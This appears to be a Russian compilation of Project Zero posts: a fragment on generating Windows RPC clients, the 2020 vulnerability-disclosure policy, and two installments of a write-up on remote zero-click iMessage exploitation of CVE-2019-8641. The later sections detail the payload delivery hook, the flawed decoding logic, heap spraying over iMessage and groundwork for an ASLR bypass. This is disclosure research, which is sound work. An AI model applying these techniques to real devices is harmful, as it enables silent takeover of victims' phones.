Добавьте выбранные файлы в проект Visual Studio и подключите NtApiDotNet из NuGet. Среда выполнения работает с .NET Core в Windows. Параметры генератора настраивают пространства имён, имена классов и представление параметров `out`.

Репозиторий WindowsRpcClient предоставляет заранее созданные клиенты для Windows 7, 8.1 и Windows 10 версий 1803, 1903 и 1909, избавляя от дорогого повторного разбора и разрешения символов.

Управляемое создание RPC превращает неудобную задачу обратной разработки в повторно используемый исследовательский процесс: разобрать интерфейс, создать строго типизированные методы, подключиться и сосредоточить доказательство концепции на логике безопасности, а не на шаблонном нативном маршалинге.

Политика и раскрытие: редакция 2020 года

Автор: Тим Уиллис, Project Zero

В Project Zero мы уделяем много времени обсуждению и оценке политик раскрытия уязвимостей и их последствий для пользователей, разработчиков, коллег-исследователей и общих норм безопасности программного обеспечения в отрасли. Мы очень довольны результатами своей политики за последние пять лет. Скорость исправления серьёзных уязвимостей заметно выросла, и теперь 97,7% наших отчётов устраняются в пределах установленного 90-дневного срока.

При этом тема остаётся сложной и часто вызывает споры как внутри команды, так и за её пределами. Мы регулярно получаем от тесно сотрудничающих с Project Zero разработчиков отзывы о действующей политике: иногда они предлагают изменения, а иногда рассказывают о положительном влиянии нашей работы на них и их пользователей. Такие обсуждения помогали развивать политику на протяжении многих лет. Например, в 2015 году после полезных бесед с разными разработчиками мы ввели 14-дневный льготный период.

Недавно мы пересмотрели политику и цели, которых надеемся достичь раскрытием. По итогам обзора было решено изменить политику раскрытия уязвимостей в 2020 году. Сначала опишем изменения, а затем объясним их причины.

Краткое описание изменений 2020 года

Для уязвимостей, зарегистрированных начиная с 1 января 2020 года, политика меняется: **по умолчанию предоставляются полные 90 дней независимо от момента исправления ошибки.**

Исправили ошибку за 20 дней? Все сведения будут опубликованы на 90-й день.

Исправили ошибку за 90 дней? Все сведения будут опубликованы на 90-й день.

По взаимному согласию разработчика и Project Zero отчёт можно открыть раньше истечения 90 дней. Например, разработчик может захотеть синхронизировать публикацию нашего отчёта в трекере со своими примечаниями к выпуску, чтобы сократить путаницу и число вопросов пользователей.

Мы будем испытывать политику 12 месяцев, а затем решим, следует ли сохранить её надолго.

Полный список изменений 2020 года:

2019 год	Эксперимент 2020 года
90 дней или момент исправления ошибки, по усмотрению исследователя, в зависимости от того, что наступит раньше.	Полные 90 дней независимо от момента исправления. Более раннее раскрытие возможно по взаимному согласию.
Цель политики: более быстрая разработка патчей	**Цели политики:** более быстрая разработка патчей; тщательная разработка патчей; более широкая установка патчей

Непоследовательная обработка неполных исправлений. По усмотрению исследователя они регистрируются как отдельные уязвимости либо добавляются в существующий отчёт.	Сведения о неполном исправлении передаются разработчику и добавляются в существующий отчёт, который уже может быть общедоступным; новый срок не устанавливается.
Ошибки, устранённые в льготный период*, открывались через некоторое время после выпуска патча.	Отчёты в трекере Project Zero открываются немедленно после исправления в льготный период*.
После истечения срока отчёты в трекере Project Zero открываются по усмотрению исследователя.	Отчёты в трекере Project Zero автоматически открываются на 90-й день или раньше по взаимному согласию.

• Льготный период — дополнительные 14 дней, которые разработчик может запросить, если не рассчитывает исправить зарегистрированную уязвимость в течение 90 дней, но ожидает сделать это в пределах 104 дней. Если льготный период запрошен и ошибка исправлена между 90-м и 104-м днём после регистрации, сведения публикуются в день исправления. Льготный период не предоставляется для уязвимостей, устранение которых, как ожидается, займёт более 104 дней. Обратите внимание, что семидневный срок для активно эксплуатируемых в реальных атаках уязвимостей остаётся неизменным.

Мы постоянно оцениваем, служит ли политика безопасности пользователей, и считаем изменение ещё одним шагом в правильном направлении. Кроме того, новая политика проста, последовательна и справедлива.

Обоснование изменений 2020 года

Последние пять лет команда использовала политику раскрытия уязвимостей для достижения одной основной цели: **ускорения разработки патчей.**

Мы хотим повысить стоимость атак с применением эксплойтов нулевого дня. Для этого мы используем опыт наступательного исследования уязвимостей и свидетельства поведения настоящих злоумышленников. Работа включает обнаружение и регистрацию большого числа уязвимостей безопасности. Этот опыт показал, что скорость разработки и развёртывания патчей чрезвычайно важна и нуждается в улучшении во всей отрасли.

Если разработка и развёртывание занимают много времени, мы быстро начинаем отставать: новых ошибок появляется больше, чем разработчики успевают исправить, и возвращение в нормальное состояние требует титанических усилий.

Кроме того, наши исследования регулярно сталкиваются с «совпадением ошибок»: обнаруженная нами уязвимость уже была найдена и использовалась настоящим атакующим. Осознание того, что найденные проблемы часто уже тайно применяются во вред пользователям, создаёт чувство срочности, поэтому мы просим разработчиков исправлять их как можно быстрее.

После пяти лет применения 90-дневного срока мы гордимся результатами: уязвимости исправляются быстрее, чем когда-либо. Около момента запуска Project Zero в 2014 году на устранение некоторых проблем уходило более шести месяцев. К 2019 году 97,7% наших ошибок исправлялись в срок. Тем не менее возможности для улучшения сохраняются как в скорости отраслевой разработки патчей, так и во всём жизненном цикле управления уязвимостями.

Пересмотр основных принципов и целей политики

Недавно мы сформулировали лежащие в основе политики принципы:

• **Простота.** Политику должно быть легко понять. Кроме того, мы хотим работать в большом масштабе, иначе настойчиво побуждать всю отрасль к улучшению станет ещё труднее.
• **Последовательность.** Мы хотим быть надёжными и предсказуемыми. Сроки должны применяться детерминированно, без страха и предпочтений, показывая серьёзность наших слов. Планка любого исключения или отступления должна оставаться чрезвычайно высокой. За пять лет существования команды было всего два исключения.
• **Справедливость.** Мы стремимся к равноправию, балансу и беспристрастности. Разные разработчики, включая Google, не должны получать привилегий. Ко всем применяются одинаковые правила.

В ходе обсуждений стало понятно, что необходимо добавить ещё две цели. Итак, цели политики 2020 года:

1. **Более быстрая разработка патчей (существующая):** разработчики должны быстро создавать исправления и иметь процессы их доставки конечным пользователям. Мы продолжим настойчиво добиваться этого.
2. **Тщательная разработка патчей (новая):** слишком часто разработчики исправляют зарегистрированную уязвимость, лишь «замазывая трещины», не рассматривая варианты и не устраняя первопричину. Есть опасение, что цель ускорения патчей усугубляет проблему и позволяет атакующим с минимальными усилиями оживлять эксплойты и продолжать нападения.
3. **Более широкая установка патчей (новая):** обнаружение и даже исправление ошибки само по себе не повышает безопасность конечного пользователя. Она улучшается, когда пользователь узнаёт о проблеме и обычно обновляет устройство. Поэтому своевременная установка важна, чтобы пользователи действительно получили пользу от исправления.

Новое направление политики 2020 года создаёт ясные стимулы для разработчиков, особенно тех, кто ранее поднимал следующие вопросы.

• С момента основания Project Zero некоторые разработчики считают вредной публикацию сведений до широкого распространения патча. Мы не согласны, поскольку, как объясняет наш FAQ, эта информация уже известна и используется атакующими. Но новая политика должна стимулировать таких разработчиков **исправлять быстрее**, поскольку ранний патч оставит им «дополнительное время» на распространение.
• Полное 90-дневное окно доступно для анализа первопричин и вариантов. Мы ожидаем более итеративных и **тщательных исправлений**, устраняющих возможность слегка изменить эксплойт и оживить его.
• Мы явно ставим цель **повысить установку патчей**, стимулируя разработчиков предлагать обновления и убеждать большую часть пользователей установить их в пределах 90 дней.

Нам также нравится, что политика повышает последовательность процесса раскрытия, оставаясь простой и справедливой. Например, некоторые разработчики считали наше определение момента исправления непредсказуемым, особенно при одновременной работе с несколькими исследователями команды. Это мешало сотрудничать с нами по крупным проблемам, поэтому мы устраним препятствие и посмотрим, улучшится ли ситуация. Надеемся, эксперимент побудит разработчиков быть с нами открытее, делиться данными, укреплять доверие и улучшать сотрудничество.

Политика раскрытия — сложная тема с множеством компромиссов. Мы не ожидаем, что она понравится всем, но с оптимизмом считаем её улучшением действующего подхода, хорошим

балансом стимулов и положительным шагом для безопасности пользователей. В конце 2020 года мы планируем оценить, достигает ли она поставленных целей.

Удалённая эксплуатация iPhone, часть 1: исследование памяти через iMessage и CVE-2019-8641

Введение

Это первая статья серии из трёх частей о том, как уязвимость iMessage можно было удалённо эксплуатировать без взаимодействия с пользователем в iOS 12.4. Она развивает материал презентации автора на 36C3. В этой части исследуется уязвимость; во второй части создаётся удалённый обход ASLR, а в третьей он превращается в удалённое выполнение кода.


Зная только Apple ID, номер телефона или адрес электронной почты жертвы, продемонстрированная атака могла за несколько минут захватить управление устройством iOS. Она не требовала взаимодействия и не показывала уведомлений. После компрометации атакующий мог получить доступ к файлам, паролям, кодам двухфакторной аутентификации, сообщениям, электронной почте и данным приложений либо включить микрофон и камеру. Одна уязвимость, CVE-2019-8641, сначала использовалась для обхода ASLR, а затем для выполнения кода за пределами песочницы.

Уязвимость была обнаружена в ходе совместного исследования с Натали Сильванович и зарегистрирована в Apple 29 июля 2019 года; 9 августа последовало доказательство концепции. В iOS 12.4.1 уязвимый код стал недоступен через iMessage, а iOS 13.2 полностью исправила ошибку. Опубликованное доказательство концепции для iPhone XS намеренно показывает уведомления и останавливается до выполнения нативного шелл-кода, чтобы затруднить несерьёзные злоупотребления.

Опытные атакующие уже могли получить похожие возможности, находя ошибки, исследуя патчи методами из статьи «Эксплойты JSC» или сочетая утечку информации CVE-2019-8646 с другой ошибкой повреждения памяти.

Архитектура iMessage

Входящие сообщения iMessage проходят через несколько служб и фреймворков, прежде чем появится уведомление и сообщение попадёт в базу данных. На схеме красная рамка обозначает изолированный процесс.



Удалённо доступная поверхность, сложный API `NSKeyedUnarchiver` и формат iMessage рассмотрены в статье «Полностью удалённая поверхность атаки iPhone». Ошибку `NSKeyedUnarchiver` обычно можно было запустить либо в изолированном `imagent`, либо в неизолированном SpringBoard. SpringBoard изначально работает вне песочницы, но его сбой вызывает заметный перезапуск интерфейса. `imagent` может аварийно завершаться и перезапускаться без наблюдаемого поведения системы.

В iOS 13 декодирование `NSKeyedUnarchiver`, по-видимому, перенесли из SpringBoard в изолированный `IMDPersistenceAgent`, существенно сократив неизолированную поверхность атаки iMessage.

Доставка iMessage

Для доставки эксплойта нужны нестандартные сообщения, взаимодействие с серверами Apple и сквозное шифрование iMessage. В исследовании повторно использовалась реализация Apple путём перехвата `imagent` с помощью Frida:

1. Создать полезную нагрузку и сохранить её на диске.
2. Попросить Messages.app отправить цели сообщение-заполнитель, например `REPLACEME`.
3. Перехватить `imagent` и заменить исходящий заполнитель полезной нагрузкой до передачи.

Та же техника позволяет перехватывать функции получателя для исследования входящих сообщений. Обычное сообщение-заполнитель в виде бинарного plist выглядит так:

```
{
    gid = "008412B9-A4F7-4B96-96C3-70C4276CB2BE";
    gv = 8;
    p = (
        "mailto:sender@foo.bar",
        "mailto:receiver@foo.bar"
    );
    pv = 0;
    r = "6401430E-CDD3-4BC7-A377-7611706B431F";
    t = "REPLACEME";
    v = 1;
    x = "<html><body>REPLACEME</body></html>";
}
```

Перехватчик Frida добавляет сериализованный атакующий объект до шифрования и отправки сообщения:

```
{
    gid = "008412B9-A4F7-4B96-96C3-70C4276CB2BE";
    gv = 8;
    p = (
        "mailto:sender@foo.bar",
        "mailto:receiver@foo.bar"
    );
    pv = 0;
    r = "6401430E-CDD3-4BC7-A377-7611706B431F";
    t = "REPLACEME";
    v = 1;
    x = "<html><body>REPLACEME</body></html>";
    ati = <content of /private/var/tmp/com.apple.messages/payload>;
}
```

`imagent` получателя декодирует `ati` через `NSKeyedUnarchiver`. Репозиторий инструментов обмена сообщениями iOS содержит примеры перехватчиков отправки и получения.

CVE-2019-8641

CVE-2019-8641 возникает при распаковке `NSSharedKeyDictionary` — специализированного `NSDictionary`, ключи которого заранее объявляются в `NSSharedKeySet`. Набор ключей может указывать на `subSharedKeySet`, образуя связный список.

`NSKeyedArchiver` сохраняет граф объектов в виде plist. Объекты занимают индексированный массив, а значения `CFKeyedArchiverUID` ссылаются на них. При декодировании `NSKeyedUnarchiver` добавляет объект в свою карту UID *до* вызова `initWithCoder`. Это позволяет создавать циклические графы, но также открывает доступ к объектам, инициализация которых ещё не завершена.

Соответствующие конструкторы можно свести к следующему псевдокоду:

```
-[NSSharedKeyDictionary initWithCoder:coder] {
    self->_keyMap = [coder decodeObjectOfClass:[NSSharedKeySet class]
                                        forKey:"NS.skkeyset"];
    // Decode values, etc.
}


-[NSSharedKeySet initWithCoder:coder] {
    self->_numKey = [coder decodeInt64ForKey:@"NS.numKey"];
    self->_rankTable = [coder decodeBytesForKey:@"NS.rankTable"];
    // Copy more fields from the archive.
    self->_subSharedKeySet = [coder
        decodeObjectOfClass:[NSSharedKeySet class]
                     forKey:@"NS.subskset"];
    NSArray *keys = [coder decodeObjectOfClasses:[...]
                                          forKey:@"NS.keys"];
    if (self->_numKey != [keys count])
        return fail("Inconsistent archive");

    self->_keys = calloc(self->_numKey, 8);
    // Copy keys into _keys, then verify every lookup.
    for (id key in keys) {
        if ([self indexForKey:key] == -1) {
            NSMutableArray *allKeys = [NSMutableArray arrayWithArray:keys];
            [allKeys addObjectsFromArray:[self->_subSharedKeySet allKeys]];
            return [NSSharedKeySet keySetWithKeys:allKeys];
        }
    }
}
```


`indexForKey:` ищет в текущем наборе, а затем рекурсивно проходит по цепочке вложенных наборов:

```
-[NSSharedKeySet indexForKey:key] {
    NSSharedKeySet *current = self;
    uint32_t prevLength = 0;
    while (current) {
        uint32_t rankTableIndex = /* hash-derived, bounds-checked index */;
        uint32_t index = current->_rankTable[rankTableIndex];
        if (index < current->_numKey) {
            id candidate = current->_keys[index];
            if (candidate != nil && [key isEqual:candidate])
                return prevLength + index;
        }
        prevLength += current->_numKey;
        current = current->_subSharedKeySet;
    }
    return -1;
}
```

Вредоносный архив создаёт два набора ключей с циклом: `SharedKeySet1` указывает на `SharedKeySet2`, а второй — обратно на первый.



Во время декодирования `SharedKeySet1` имеет управляемые атакующим `_numKey` и `_rankTable`, но `_keys` всё ещё равен null. `SharedKeySet2` завершает декодирование, и проверка его ключей вызывает `indexForKey:`. Первый ключ разрешается локально; поиск второго проходит по циклической ссылке в лишь частично инициализированный `SharedKeySet1`. После этого управляемые атакующим таблица рангов и количество задают индекс относительно нулевого указателя `_keys`.



Полученное значение интерпретируется как указатель на объект Objective-C (`id`). Примитив может разыменовать почти произвольный адрес с двумя ограничениями:

• Адрес должен делиться на 8, поскольку `_keys` содержит элементы размером с указатель.
• Он должен находиться ниже 32 ГБ, поскольку индекс является беззнаковым 32-разрядным целым числом.

В iOS интересующая память процесса обычно находится ниже `0x800000000`, поэтому это на первый взгляд обычное разыменование нулевого указателя становится полезным примитивом эксплуатации. На данном этапе атакующий всё ещё ничего не знает об адресном пространстве цели; построению утечки информации посвящена вторая часть.

Удалённая эксплуатация iPhone, часть 2: свет во тьме — удалённый обход ASLR

В части 1 CVE-2019-8641 была превращена в контролируемое чтение относительно нулевого указателя `_keys`. В этой части данный примитив, уведомления iMessage о доставке и профиль общего кеша dyld используются для удалённого определения его рандомизированного базового адреса.

Распыление кучи в iOS

Распыление кучи размещает контролируемые атакующим данные по предсказуемому адресу. Несмотря на ASLR и 64-разрядное адресное пространство, в iOS это по-прежнему осуществимо: распыления примерно 256 МБ достаточно, чтобы разместить контролируемые данные по адресу `0x110000000`.

```
const size_t size = 0x4000;
const size_t count = (256 * 1024 * 1024) / size;

for (int i = 0; i < count; i++) {
    int *chunk = malloc(size);
    *chunk = 0x41414141;
}
// Inspect memory at 0x110000000.


(lldb) x/gx 0x110000000
0x110000000: 0x0000000041414141
```

Распыление кучи через iMessage

Для удалённого распыления можно использовать либо утечку памяти, сохраняющую выделения живыми, либо гаджет усиления, копирующий небольшой объём входных данных в гораздо больший объём памяти. `NSKeyedUnarchiver` предоставляет оба варианта. Эксплойт отправляет около 100 КБ — по-видимому, максимальный встроенный объём полезной нагрузки, — усиливает их примерно до 32 МБ, создаёт утечку этих выделений и повторяет процесс до завершения распыления. Загружаемые вложения через ключ `pbdi`, вероятно, позволили бы выполнить всё распыление одним сообщением.

Циклические графы объектов естественным образом создают утечки из-за циклов ссылок. Ещё один полезный механизм — `__NSKeyedCoderOldStyleArray`, применяемый при декодировании `NSValue`. Из-за одной особенности его можно декодировать независимо от набора разрешённых классов. Уничтожение такого объекта освобождает его базовое выделение, но не освобождает рекурсивно Objective-C-объекты, на которые он ссылается, поэтому отдельный массив может создать утечку множества объектов.

Гаджетом усиления служит `ACZeroingString`. Его `initWithCoder` копирует существующий объект `NSData` в новую выделенную память. Сочетание множества таких строк со старым массивом создаёт показанное ниже распыление объёмом 32 МБ.



Контролируемые данные по известному адресу позволяют создавать поддельные Objective-C-объекты, но распылённая память не является исполняемой. Поэтому адреса кода всё равно необходимы.

Objective-C для обхода ASLR

За контролируемым чтением из `indexForKey:` следует сообщение Objective-C:

```
// index is controlled and _keys is null.
id candidate = self->_keys[index];
if (candidate != nil && [key isEqual:candidate])
    return prevLength + index;
```

`id` Objective-C может быть настоящим указателем на объект или помеченным указателем, содержащим и класс, и значение. На arm64 помеченные указатели определяются старшим битом. 32-разрядный `NSNumber` со значением 42 выглядит приблизительно так:

```
0xb0000000000002a2
```

Следующие три бита выбирают `__NSCFNumber`, биты с 8-го по 40-й содержат целое число, а младший байт описывает его числовой тип. API среды выполнения сначала различают две формы:

```
if (arg & 0x8000000000000000) {
    // Handle a tagged pointer.
} else {
    // Handle a real object pointer.
}
```

